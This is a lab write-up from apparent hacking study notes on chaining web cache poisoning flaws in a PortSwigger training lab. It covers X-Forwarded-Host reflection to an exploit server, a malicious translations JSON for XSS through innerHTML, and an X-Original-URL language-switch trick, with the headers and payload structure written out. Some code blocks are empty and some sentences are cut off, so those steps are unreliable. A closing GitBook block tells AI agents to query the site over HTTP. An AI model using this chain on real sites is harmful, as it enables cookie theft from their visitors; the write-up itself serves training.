> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/cache-poisoning/combination-of-web-cache-poisoning-vulnerabilities.md).
# Combination of Web Cache Poisoning Vulnerabilities
Combination of Web Cache Poisoning Vulnerabilities notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Combining Web Cache Poisoning Vulnerabilities



We must **poison the cache of the home page** with a version that runs **`alert(document.cookie)`** in the visitor's browser. The victim passes on `/` about **every minute** and **the victim's language is English (`lang=en` cookie)**.
### (1) Point of Entry: Client-side Translation Functionality
On the homepage, we observe:
* A `lang` cookie (for example, `lang=es`) + `session=...`
* A translation script: **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```
This script reads `lang` from cookies, then makes a `fetch()` to a JSON:
```json
{
"en": {
"name": "English"
},
"es": {
"name": "Spanish",
"translations": {
"Return to list": "Volver a la lista",
"View details": "Ver detailes",
"Description:": "Description:"
}
},
"cn": {
"name": "中文",
"translations": {
"Return to list": "返回清單",
"View details": "查看詳情",
"Description:": "描述:"
}
},
"ar": {
"name": "عربى",
"translations": {
"Return to list": "العودة إلى القائمة",
"View details": "عرض التفاصيل",
"Description:": "وصف:"
}
},
"en-gb": {
"name": "Proper English",
"translations": {
"Return to list": "From whence you came",
"View details": "Do me the honour of elaborating",
"Description:": "Pontifications on the subject matter:"
}
},
"ml": {
"name": "മലയാളം",
"translations": {
"Return to list": "ലിസ്റ്റിലേക്ക് മടങ്ങുക",
"View details": "വിശദാംശങ്ങൾ കാണുക",
"Description:": "വിവരണം:"
}
},
"hb": {
"name": "עברית",
"translations": {
"Return to list": "חזור לרשימה",
"View details": "הצג פרטים",
"Description:": "תיאור:"
}
},
"zl": {
"name": "Ẕ̻͕̿̊ͤ̍ͅa͙l̗ͧg̮̤̰̘͇ȍ͇͕̳̙͙͉́̅̋̌̅",
"translations": {
"Return to list": "Re̹̰̘͉̹̪ͅt̬̫̜ȕͩ͒ͥͥr̃̉͒n ̎͂t͎͖̽͋o͖̟͚͙̲͐ͤͫ̎̓ ̼̟͈̭͉͎̂ͯ̔ͤͤ̏͐ͅliͤ͑ͧ̆̐̈̀sṭ̠̮̰͍̙͒̔͆̈ͤ̅",
"View details": "V̖̮͙ͅi͇e͙̦w̭̣̫͇̦̬̰ ̓͑̓ͯ̔d͍͂e͚̮͖͍͖̠͙ͮͭ̉ͦ̏͌̆t̙͎̺͉a̳̖͔̱͉̱͑̆̌̃͊ͬi̯͚͙̼̹̮l̖͎͛̈́͒ͅs̒̒ͤ̽̒̀",
"Description:": "D̳͔e̝ͩ̐ͅsc̗̱̼̤̬̎̓ͪͣͭ̐ͅr̪̝͖̙̱̄̓͌̓̚ip̭̦̭̰̻ͣ̓̽ͨ̚ț̤̝̻i̹̱̟̞͕̓̓ͬ̓ͬ̆ͅon̠͚͕̈́̋̓:"
}
},
"fn": {
"name": "Suomalainen",
"translations": {
"Return to list": "Palaa luetteloon",
"View details": "View details",
"Description:": "Kuvaus:"
}
},
"hw": {
"name": "Ōlelo Hawaiʻi",
"translations": {
"Return to list": "Hoʻi i ka papa inoa",
"View details": "E nānā i nā kikoʻī",
"Description:": "ʻO keʻano:"
}
},
"mm": {
"name": "ဗမာ",
"translations": {
"Return to list": "စာရင်းသို့ပြန်သွားသည်",
"View details": "အသေးစိတ်ကြည့်ရန်",
"Description:": "ဖော်ပြချက်:"
}
}
}
```


And `data.host` comes from an inline block on home:
```http
```
Then the script applies the translations by replacing text via `innerHTML`, which is important because it can turn a translation into \*\* HTML injection\*\* if you control the JSON.
### Vulnerability #1: Host Manipulation via `X-Forwarded-Host`
Adding the following HTTP header
```http
X-Forwarded-Host: test.com
```
we find that the value is reflected in `data.host`.
```javascript
```
So we can force the browser to load the file:
```bash
/resources/json/translations.json
```
### 3. Vulnerability #2: XSS via JSON Translation File

We host on the exploit serve a fake `translations.json` containing an XSS injection in a translation, for example:
```json
{
"en": {
"name": "English"
},
"es": {
"name": "Spanish",
"translations": {
"Return to list": "Hola",
"View details": ">",
"Description:": "Description:"
}
}
}
```
We then use:
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
The home page, served from the cache, will now point to our malicious JSON file.
The content of the translation is therefore interpreted as HTML, which allows the execution of the injected JavaScript.
### 4. Limitation: the Victim Uses English
The translation script only executes if:
* `lang !== 'en'`
The victim initially `lang=en`. / Even if we control the JSON file, \*\*l
We must therefore **strengthen the passage in Spanish**.
### 5. Vulnerability #3: Force Language Change via `X-Original-URL`

Using Param Miner, we identify the vulnerable header:
```http
X-Original-Url: /test
```

We send another query to `/` with:
* `X-Original-URL: /test` → `404 Not Found`
The cache serves an answer that defines `lang=es` for visitors.
```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Found`
This road:
* Sets the `lang=es` cookie
* Then go back to the home page
#### Execution of the Payload in the Victim
1. Victim visits `/`
2. `lang` cookie goes to `es`
3. The page reloads the `translations.json` file from our exploit server
4. The malicious translation is injected into the DOM
5. The browser executes:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/cache-poisoning/combination-of-web-cache-poisoning-vulnerabilities.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.